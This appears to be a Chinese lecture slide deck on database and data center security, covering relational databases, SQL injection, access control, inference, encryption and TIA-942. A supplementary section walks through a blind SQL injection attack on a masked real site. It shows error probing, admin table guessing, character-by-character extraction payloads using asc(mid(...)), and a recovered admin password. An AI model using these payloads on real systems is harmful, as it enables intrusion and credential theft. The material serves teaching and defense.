第五章 数据库与数据中心安全

- 5.1 数据库安全需求
- 5.2 数据库管理系统
- 5.3 关系数据库
- 5.4 SQL注入攻击
- 5.5 数据库访问控制
- 5.6 推理
- 5.7 数据库加密
- 5.8 数据中心安全

5.1 数据库安全需求

一些组织或机构的数据库系统趋向于在将敏感信息集中存储在一个单一的逻辑系统中。这些敏感信息涉及

- 企业的财务数据；
- 保密的电话记录；
- 客户和员工信息，如姓名、社会保险号、银行账号信息和信用卡信息等；
- 专利产品信息；
- 保健信息和医疗记录。

5.1 数据库安全需求

- 针对数据库的安全问题已经成为整个组织或机构安全策略的重要组成部分，但是数据库安全却始终没有跟上数据库应用发展步伐，有如下原因：
  - DBMS的复杂程度不断增加，配套的安全措施**落后于**新模块开发速度。
  - 数据库系统的**交互协议复杂程度高**，如果想要匹配相应的措施，必须对相关内容非常熟悉。
  - 大多组织机构中，没有技能与岗位相匹配的数据库**管理人员**。
  - 许多企业对于数据的管理可能采用了不同的数据平台，这些不同的数据平台构成了一个**异构环境**，对于这样的数据存储环境的管理难度非常高。
  - 云技术的发展让不少组织选择将数据上云，对相关安全技术和**管理人员**的要求提高。

5.2 数据库管理系统

数据库

储存一个或多个应用所用数据的结构化数据集合

包含数据项和数据项组之间的关系

有时可能包含需要保护的敏感数据

查询语言：用户和应用程序提供统一的数据库接口

数据库管理系统

全称为：database management system（DBMS）


用于构建和维护数据库的一套程序

为多个用户和应用程序提供查询功能

5.2 数据库管理系统

右图是DBMS架构的简化框图

- **数据定义语言（DDL）：**定义数据库的逻辑结构和过程属性，将其表示为一组数据库描述表。
- **数据操纵语言（DML）：**为应用开发者提供了一组强大的工具。
- **授权表：**用于确保用户具有执行数据库查询语句的权限。
- **并发访问表：**用在同时执行冲突命令时，避免产生冲突。



5.3 关系数据库

- 5.3.1 关系数据库系统要素
- 5.3.2 结构化查询语言

关系数据库

- **由行和列组成的数据表**
  - 每列保存一种特定类型的数据
  - 每行包含每列的特定值
  - 理想情况下，具有一列，其中所有值都是唯一的，从而形成该行的标识符/键
- 允许创建多个表，这些表通过所有表中存在的唯一标识符链接在一起
- **使用关系查询语言访问数据库**
  - 允许用户请求符合给定标准集的数据

5.3.1 关系数据库系统要素

正式名	常用名	其他名字
关系	表	文件
元组	行	记录
属性	列	字段

5.3.1 关系数据库系统要素

主键

- 唯一地标识表的一行
- 由一个或多个列名组成


外键

- 将一个表链接到另一个表中的属性

视图/虚拟表

- 从一个或多个表中返回选定的行与列的查询结果
- 视图经常用于安全目的

关系数据库模型举例


主叫ID表
电话号码
有服务吗?
（Y/N）
附加用户表
电话号码
用户列表
主表
电话号码
姓名
地址
历史账目表
电话号码
日期
交易类型
交易金额
当前账目表
电话号码
当前日期
以前余额
当前费用
上次缴费日期
上次缴费金额

关系数据库模型

下图给出了一个关系数据库表的抽象模型，其中包括N个个体（或称实体）和M个属性。每一个属性A_j有$|A_j|$个可能的取值，而x_{ij}表示实体i的j属性的取值。

记录	属性					
	A_1	···	A_j	···	A_M
1	x_{11}	···	x_{1j}	···	x_{1M}
⋮	⋮		⋮		⋮
i	x_{i1}	···	x_{ij}	···	x_{iM}
⋮	⋮		⋮		⋮
N	x_{N1}	···	x_{Nj}	···	x_{NM}

1. 右图为关系数据库实例。
2. 视图（view）是一个虚表（b）。本质上，视图是从一个或多个表中返回选定的行与列的查询结果。

Department表

Did	Dname	Dacctno
4	human resources	528221
8	education	202035
9	accounts	709257
13	public relations	755827
15	services	223945

主键

Employee表

Ename	Did	Salarycode	Eid	Ephome
Robin	15	23	2345	6127092485
Neil	13	12	5088	6127092246
Jasmine	4	26	7712	6127099348
Cody	15	22	9664	6127093148
Holly	8	23	3054	6127092729
Robin	8	24	2976	6127091945
Smith	9	21	4490	6127099380

外键　　主键

a) 关系数据库中的两个表

Dname	Ename	Eid	Ephone
human resources	Jasmine	7712	6127099348
education	Holly	3054	6127092729
education	Robil	2976	6127091745
accounts	Smith	4490	6127099380
public relations	Neil	5088	6127092246
services	Robin	2345	6127092485
services	Cody	9664	6127093148

b) 从关系数据库导出的视图

5.3.2 结构化查询语言

结构化查询语言（SQL）

- 对关系数据库中的数据进行定义、操纵和查询的标准语言
- ANSI/ISO标准的几个类似版本
- 它们都遵循相同的基本语法和语义

SQL语句能够

创建表；插入和删除表中的数据；创建视图；通过查询语句检索数据

5.4 SQL注入攻击

- 5.4.1 一种典型的SQLi攻击
- 5.4.2 注入技术
- 5.4.3 SQLi攻击途径和类型
- 5.4.4 SQLi应对措施

5.4 SQL注入攻击


SQL注入（简记为SQLi）攻击

- 最普遍和最危险的基于网络的安全威胁之一
- 一般而言，旨在利用Web应用程序页面的特性
- 向数据库服务器发送恶意SQL命令
- 最常见的攻击目标是从数据库中批量提取数据
- 根据环境的不同，还可以利用SQL注入来：
  - 修改或删除数据
  - 执行任意操作系统命令
  - 发起拒绝服务（DoS）攻击

5.4.1 一种典型的SQLi攻击

SQLi是一种利用数据库层应用（例如查询）中存在的安全漏洞而发起的攻击。

右图是一个典型的SQLi攻击的例子



5.4.2 注入技术

SQLi攻击的方法通常是在SQL语句中提前终止文本串，随后附加新的命令。

因为插入的命令在其被执行前可能含有额外附加的字符串，攻击者利用注释符“--”来终止注入的字符串。

这样，后面的文本在执行时就被忽略了。

5.4.3 SQLi攻击途径

用户输入

- 攻击者通过精心构造用户输入来注入SQL命令

服务器变量

- 攻击者可以伪造HTTP和网络报头中的值，因此可以利用此漏洞将数据直接放入报头

二阶注入

- 恶意用户可以利用系统或数据库中已存在的数据来触发一个SQL注入攻击，因此当这种攻击出现时，引发攻击的输入并不来自于用户，而是来自于系统自身

Cookies

- 攻击者可以更改cookie，以便在应用程序服务器基于cookie的内容构建SQL查询时修改查询的结构和功能

物理用户输入

- 使用用户输入在web请求领域之外构建攻击

5.4.3 攻击类型

攻击方式大体上可以划分为三类：**带内（inband)、推理（inferential）、带外（out-of-band）。**

带内攻击（inband attack）：使用同样的通信信道来完成SQL代码注入和结果返回，检索到的数据直接显示在应用程序网页中，包括以下几种：

重言式(Tautology)：这种形式的攻击是将代码注入到一个或多个永真的条件表达式中。

行尾注释：在注入代码到特定字段之后，字段之后的合法代码会被行尾注释标记为无效字段

捎带(Piggybacked)查询：攻击者在预期查询之外添加额外的查询，使攻击行为和合法请求一同被执行。

5.4.3 攻击类型

攻击方式大体上可以划分为三类：**带内（inband)、推理（inferential）、带外（out-of-band）。**

推理攻击（inferential attack）：没有实际的数据传输，但攻击者能够通过发送特定的请求并观察网站或数据库服务器的响应行为来重新构造信息。

非法/逻辑错误的查询：这种攻击使攻击者能够收集Web应用程序后台数据库的类型和结构等重要信息；作为其他攻击的初步信息收集步骤

盲SQL注入：允许攻击者推断数据库系统中存在的数据，即使系统足够安全，不会将错误信息展示给攻击者

5.4.3 攻击类型

- 带外攻击（**out-of-band attack**）
  - 检索数据使用不同的通信信道（例如生成一个带有查询结果的电子邮件并发送给测试者）。
  - 这一方式可以用于信息检索受限制但数据库服务器带外连接不严格的情况。

补充：SQL注入攻击

- 8.5.1 SQL注入原理
- 8.5.2 SQL注入过程
- 8.5.3 SQL注入的防范


补充： SQL注入原理

- 程序员的水平及经验也参差不齐，相当大一部分程序员在编写代码的时候，没有对用户输入数据的合法性进行判断，使应用程序存在安全隐患。
- 攻击者可以提交一段精心构造的数据库查询代码，根据返回的结果，获得某些他想得知的数据，这就是所谓的**SQL Injection**，即**SQL**注入。
- 受影响的系统：对输入的参数不进行检查和过滤的系统。

补充：最简单的SQL注入实例

- 假设这么一个情景，一个网页的后台入口处需要验证用户名和密码，验证程序的SQL语句是这样写：

  Select * from admin where user='TxtBox1.txt' and pass='TxtBox2.txt'



补充：最简单的SQL注入实例(2)

- 如果用户填写的用户名和密码都是: **'abc' or '1'='1'**
- 那么将导致SQL语句是:

  Select * from admin where user='abc' or '1'='1' and pass= ='abc' or '1'='1'
- 这条语句是永真式，那么攻击者就成功登陆了后台。这就是最简单的SQL注入方式。

补充： SQL注入过程

- (1).寻找可能存在SQL注入漏洞的链接
- (2).测试该网站是否有SQL注入漏洞
- (3).猜管理员帐号表
- (4).猜测管理员表中的字段
- (5).猜测用户名和密码的长度
- (6).猜测用户名
- (7).猜测密码

为了保护被测试的网站，

该网站用www.***.com代替。

补充：寻找可能存在SQL注入漏洞的链接

- 我们找的链接是：
  http://www.*.com/main_weblist.asp?key_city=1**
- 其实，类似
  http://hostname/*.asp?id=***的网页都可能有sql漏洞。**

补充：测试该网站是否有SQL注入漏洞

- (1)在末尾加 '

  http://www.*.com/main_weblist.asp?key_city=1 '**

  结果如下：

  Microsoft OLE DB Provider for ODBC Drivers 错误 '80040e14'

  [Microsoft][ODBC Microsoft Access Driver] 字符串的语法错误 在查询表达式 'web_key=1 and web_city=1'' 中。

  /main_weblist.asp，行129

  该信息说明：后台数据库是**access**。

补充：测试该网站是否有SQL注入漏洞

- **(2)在末尾加；**

  http://www.*.com/main_weblist.asp?key_city=1；**

  结果如下：

  Microsoft OLE DB Provider for ODBC Drivers 错误 '80040e21'

  ODBC 驱动程序不支持所需的属性。

  /main_weblist.asp，行140

补充：测试该网站是否有SQL注入漏洞

- **(3)在末尾加 and 0 和 and 1**
  - 前者返回信息：该栏目无内容，将返回上一页；
  - 后者正常返回；

由此说明该网站一定存在sql注入漏洞，有很大把握可以得到管理员的用户名和密码。

补充：猜管理员帐号表

- 在末尾加上： **and exists (select * from admin)**。
- 我们的意思是猜测他有个**admin**表段。
- 页面返回正常，我们猜对了。当然也可能错误返回，这时就要看猜测的本事了。

补充：猜测管理员表表中的字段

- 我们再来猜他的管理员表中是否有一个**ID**段，在末尾加上：**and exists (select id from admin)**
- **OK,**页面返回正常,说明他的**admin**表中有个**id**的字段；
- 我们继续： **and exists (select username from admin)**。这里的意思是看看他的**admin**表中是否有**username**字段，页面返回正常,说明在**admin**中有一个**username**字段；
- 我们继续猜他放密码的字段： **and exists (select password from admin)**。返回正常的页面,说明他的**admin**表中有个**password**字段。
- 好了，到此可以知道**admin**表中至少有如下三个字段：**id,username,password**，这种命名方式与普通程序员的命名方法一致。

补充：猜测用户名和密码的长度

- 为了下面方便进行，首先猜他的管理员的id值： **and exists (select id from admin where id=1)**
- 意思是看看他的**admin**表中是否有一个**id=1**的值，**OK,**返回了正常的页面,说明我们猜对了。
- 好了，接着猜**ID**为**1**的用户名长度： **and exists (select id from admin where len(username)<6 and id=1)**
- 这里我们猜他的管理员长度小于**6,**返回了正常的页面,还好,名字不是太长,我们一个个来实验好了，直到： **and exists (select id from admin where len(username)=5 and id=1)**
- 返回了正常的页面,说明用户名的长度我们已经猜出了为**5**。

补充：猜测用户名和密码的长度

- 用同样的方法，我们猜出了密码的长度是**10**，要添加的语句是： **and exists (select id from admin where len(password)=10 and id=1)**
- 到此，用户名和密码的长度都已经猜出来了，下面要做的是猜出它们的每一位分别是多少。

补充：猜测用户名

- 方法是在后面加上： **and 1=(select id from (select * from admin where id=1) where asc(mid(username,1,1))<100)**
- 其中，**asc**函数的功能是将字符转换成**ASCII**码，**mid**函数的功能是截取**username**字段值的字串，从第**1**位开始，截取的长度是**1**。
- 我们这里做的意思是，猜测他的用户名的第一个字的**ascii**码值小于**100**。
- 返回了正常页面，说明的确如我们所料，接着： **and 1=(select id from (select * from admin where id=1) where asc(mid(username,1,1))<50)**
- 返回错误信息，说明：**50<=**第一个字的**ascii**码值**<100**。接下来，我们用折半查找的思想： **and 1=(select id from (select * from admin where id=1) where asc(mid(username,1,1))<75)**

补充：猜测用户名

- 返回错误信息，继续，直到： **and 1=(select id from (select * from admin where id=1) where asc(mid(username,1,1))=97)**
- 返回正常页面，说明用户名的第一个字的**ASCII**码是**97**，查找**ASCII**表，知道它是**a**。
- 接下来我们猜测第二位： **and 1=(select id from (select * from admin where id=1) where asc(mid(username,2,1))=100)**
- 说明第二位的**ASCII**码是**100**，字符是**d**。
- 接下来我们猜测，很有可能用户名就是**admin**，因为它正好是五位。
- 为了证明我们的猜测，我们用如下方法测试： **and 1=(select id from (select * from admin where id=1) where username='admin')**
- 返回正常页面，太好了，我们猜对了，用户名就是**admin**。

补充：猜测密码

- 接下来就是猜测密码了，方法和猜测用户名的一样，只能一位一位地试了，
- 这里就不一位一位列举了，还是用折半查找的思想，很快就能找到密码是**SM8242825!**
- 用以下语句验证一下： **and 1=(select id from (select * from admin where id=1) where password='SM8242825!')**
- 返回了正常页面!
- 好，到此为此我们已经找到了用户名和密码，分别是：**admin SM8242825!**。

补充：猜测密码

- 当猜测结果是负数的时候，说明此时结果是中文，有些管理员也的确会使用中文作为账户名。另外，有时得到的密码可能是经**MD5**等方式加密后的信息，如**32**位、**64**位密码等，这时候需要用专用工具进行**MD5**解密。

补充：SQL注入的防范

- 由于SQL注入攻击是从正常的WWW端口访问，而且表面看起来跟一般的Web页面访问没什么区别，所以许多防火墙等都不会对SQL注入发出警报。而目前互联网上存在SQL注入漏洞的Web站点并不在少数，对此，网站管理员和Web应用开发程序员必须引起足够的重视。
- SQL注入漏洞在网上极为普遍，通常是由于程序员对用户提交的数据和输入参数没有进行严格的过滤所导致的。
- 比如过滤逗号，单引号，分号等；如果select、delete、from、*、union之类的字符串同时出现多个的话，也要引起重视；最好对用户提交的参数的长度也进行判断。

补充： SQL注入的防范

- 防范SQL注入的另一个可行办法是摒弃动态SQL语句，而改用用户存储过程来访问和操作数据。这需要在建立数据库后，仔细考虑Web程序需要对数据库进行的各种操作，并为之建立存储过程，然后让Web程序调用存储过程来完成数据库操作。这样，用户提交的数据将不是用来生成动态SQL语句，而是确确实实地作为参数传递给存储过程，从而有效阻断了SQL注入的途径

5.4.4 SQLi应对措施

防御性编码

- 手动防御性编码实践
- 参数化查询插入
- SQL DOM

检测

- 基于签名
- 基于异常
- 代码分析

运行时阻断

运行时检测查询是否与期望查询模型一致

5.5 数据库访问控制

- 5.5.1 基于SQL的访问定义
- 5.5.2 级联授权
- 5.5.3 基于角色的访问控制

DBMS支持多种访问策略

集中管理：少量特权用户可以进行授予和回收访问权

基于所有权管理：表的属主可以进行访问权的授予和回收

分散管理：被表的属主授予访问权的用户也可以进行访问权的授予和回收

5.5.1 基于SQL的访问定义

用于管理访问权的两个命令


- 授予GRANT
  - 授予一个或多个访问权或者为用户分配角色
- 撤销REVOKE
  - 撤销访问权限

典型的访问权限包括：

- Select
- Insert
- Update
- Delete
- References

5.5.2 级联授权

我们分析以下图中的访问权限说明级联现象：



一般的，大多数实现遵循如下约定：当用户A收回访问权时，级联的访问权也被收回，除非即使没有最初A的授权，访问权也存在。

5.5.3 基于角色的访问控制

- 基于角色的访问控制减轻了管理负担并提高了安全性
- **数据库RBAC需要提供以下功能：**
  - 创建和删除角色
  - 分配和取消用户到角色的分配
  - 定义角色的权限
- **数据库用户类别：**
  - **应用程序属主：**拥有数据库对象（表、列、行）并将其作为应用程序一部分的终端用户
  - **应用程序属主外的终端用户：**不拥有任何数据库对象但可通过一个应用程序操作数据库对象的终端用户
  - **管理员：**对数据库的整体或者部分负有管理职责的用户

Microsoft SQL Server中的固定角色

角色	许可
固定服务器角色	
sysadmin	可以执行 SQL Server 中的任何活动，对所有数据库功能具有完全控制
serveradmin	可以设置服务器范围的配置选项，关闭服务器
setupadmin	可以管理链接服务器和启动过程
securityadmin	可以管理登录和 CREATE DATABASE权限，还可以读取错误日志和修改口令
processadmin	可以管理在 SQL Server 中运行的进程
dbcreator	可以创建、修改和删除数据库
diskadmin	可以管理磁盘文件
bulkadmin	可以执行 BULK INSERT 语句
固定数据库角色	
db_owner	具有数据库的所有权限
db_accessadmin	可以添加、删除用户 ID
db_datareader	可以选择数据库中任何用户表的所有数据
db_datawriter	可以修改数据库的任何用户表的任何数据
db_ddladmin	可以执行所有的数据定义语言（DDL）语句
db_securityadmin	可以管理所有的许可、对象所有权、角色和角色成员资格
db_backupopoerator	可以执行 DBCC、CHECKPOINT 和 BACKUP 语句
db_denydatareader	没有在数据库中选择数据的权限
db_denydatawriter	没有在数据库中修改数据的权限


5.6 推理

推理与数据库安全相关，是完成授权查询、并从得到的合法响应中推导出非授权信息的过程。

推理问题产生于大量数据项的组合比单独一个数据项更加敏感的情况，或者可以通过据项组合推断出敏感程度更高的数据的情况。

右图说明了该过程：

获得非授权数据的信息传送路径被称为**推理通道**。



实例

Item	Availability	Cost($)	Department
Shelf support	in-store/online	7.99	hardware
Lid support	online only	5.49	hardware
Decorative chain	in-store/online	104.99	hardware
Cake pan	online only	12.99	housewares
Shower/tub cleaner	in-store/online	11.99	housewares
Rolling pin	in-store/online	10.99	housewares

a) Inventory表

Availability	Cost($)
in-store/online	7.99
online only	5.49
in-store/online	104.99


Item	Department
Shelf support	hardware
Lid support	hardware
Decorative chain	hardware

b) 两个视图

Item	Availability	Cost($)	Department
Shelf support	in-store/online	7.99	hardware
Lid support	online only	5.49	hardware
Decorative chain	in-store/online	104.99	hardware

c) 从组合查询应答推导出的表

5.6 推理




- 这两种方法都需要一些推理检测算法
- 在为多级安全数据库和统计数据库设计特定推理检测技术方面取得了进展


5.7 数据库加密

- **数据库对于任何组织一般都是最可宝贵的信息源**
  - **被多级安全保护**
    - 防火墙、身份验证、通用访问控制系统、数据库访问控制系统、数据库加密
    - 加密成为数据库安全的最后一道防线
  - **可以在记录级（加密选定的记录）、属性级（加密选定的列）或单个字段级运用到整个数据库**
- **加密的缺点：**
  - **密钥管理：**授权用户必须能够访问其被允许访问的数据的解密密钥。
  - **不灵活：**当部分或全部数据库被加密时，执行记录搜索变得更加困难

5.7 一种数据库加密方案



P15抽象模型中数据库的加密方案



加密数据库举例

(a) Employee 表

eid	ename	salary	addr	did
23	Tom	70K	Maple	45
860	Mary	60K	Main	83
320	John	50K	River	50
875	Jerry	55K	Hopewell	92

(b) 具有索引的加密的 Employee 表

E (*k*, *B*)	I (eid)	I (ename)	I (salary)	I (addr)	I (did)
1100110011001011…	1	10	3	7	4
0111000111001010…	5	7	2	7	8
1100010010001101…	2	5	1	9	5
0011010011111101…	5	5	2	4	9

5.8 数据中心安全

- 5.8.1 数据中心要素
- 5.8.2 数据中心安全注意事项
- 5.8.3 TIA-942


5.8 数据中心安全

数据中心：

- 容纳大量服务器、存储设备、网络交换机和设备的企业设施
- 在一个设施中服务器和存储设备的数量可以达到数万台
- 通常包括冗余或备份电源、备份网络连接、环境控制，以及多种安全设备
- 可以占用建筑物的一个房间、一个或多个楼层或整个建筑物
- **使用示例包括：**

  云服务提供商 搜索引擎 大型科研设施 大型企业的IT设施

5.8.1 数据中心要素


附加机架
Internet或
企业网络
N × 100Gbps
Internet或
企业网络
路由器/
防火墙
以太网
交换机
路由器/
防火墙
以太网
交换机
以太网
交换机
100Gbps
10Gbps
&
40Gbps
以太网交换机
以太网交换机
以太网交换机
服务器或
存储架
服务器或
存储架
服务器或
存储架

5.8.2 数据中心安全注意事项

下图强调了数据中心安全的重要方面，将其描绘为一个四层模型


数据安全	加密，口令策略，安全ID，数据保护（ISO 27002），数据脱敏，数据保留，等等
网络安全	防火墙，反病毒，入侵检测/防护，认证，等等
物理安全	监控，双门互锁，双/三因素认证，安全区域，ISO 27001/27002, 等等
场地安全	阻碍，冗余设施，景观，缓冲区域，防护栏，入口点, 等等

5.8.3 TIA-942

- 电信行业协会（TIA）标准TIA-492（数据中心电信基础设施标准）规定了数据中心电信基础设施的最低要求
- 包括以下主题：

  网络架构；电气设计；文件存储、备份和归档；系统冗余；网络访问控制和安全；数据库管理；虚拟主机；应用托管；内容分发；环境控制；防止物理灾害（火灾、洪水和风暴）；电源管理

TIA-942
合规的数据中心包含的关键功能区域



TIA-942中定义的数据中心等级

等级	系统设计	可用性 / 每年停机时间
1	容易受到计划和非计划活动的干扰 为电源和制冷分配单一路径，无冗余组件 可能会或可能不会有活动地板、UPS 或发电机 需要 3 个月实施 必须完全关闭以执行预防性维护	99.671%/28.8 小时
2	不易受到计划内和计划外活动的干扰 为电源和制冷分配单一路径，包含冗余组件 包含活动地板、UPS 和发电机 需要 3 ～ 6 个月实施 电力和基础设施的其他部分的维护需要关机进行	99.741%/22.0 小时
3	在不中断计算机硬件操作的情况下启用计划的活动，但未计划的事件仍会导致中断 多电源和制冷分配路径，但是只有一个路径有效，包含冗余组件 需要 15 ～ 20 个月实施 包含活动地板、充足的生产和分配能力，以便在一个路径上承载负载，同时在另一个路径执行维护	99.982%/1.6 小时
4	计划的活动不会中断关键负载，并且数据中心可以承受至少一个最严重的计划外事件而不会对关键负载产生影响 多有效电源和制冷分布式路经，包含冗余组件 需要 15 ～ 20 个月实施	99.995%/0.4 小时

总结

数据库安全需求

数据库管理系统

关系数据库

- 关系数据库系统的要素
- 结构化查询语言

SQL注入攻击

- 一种典型的SQLi攻击
- 注入技术
- SQLi攻击途径和类型
- SQLi应对措施

数据库访问控制

- 基于SQL的访问定义
- 级联授权
- 基于角色的访问控制

推理

数据库加密

数据中心安全

- 数据中心要素
- 数据中心安全注意事项
- TIA-942

谢谢各位！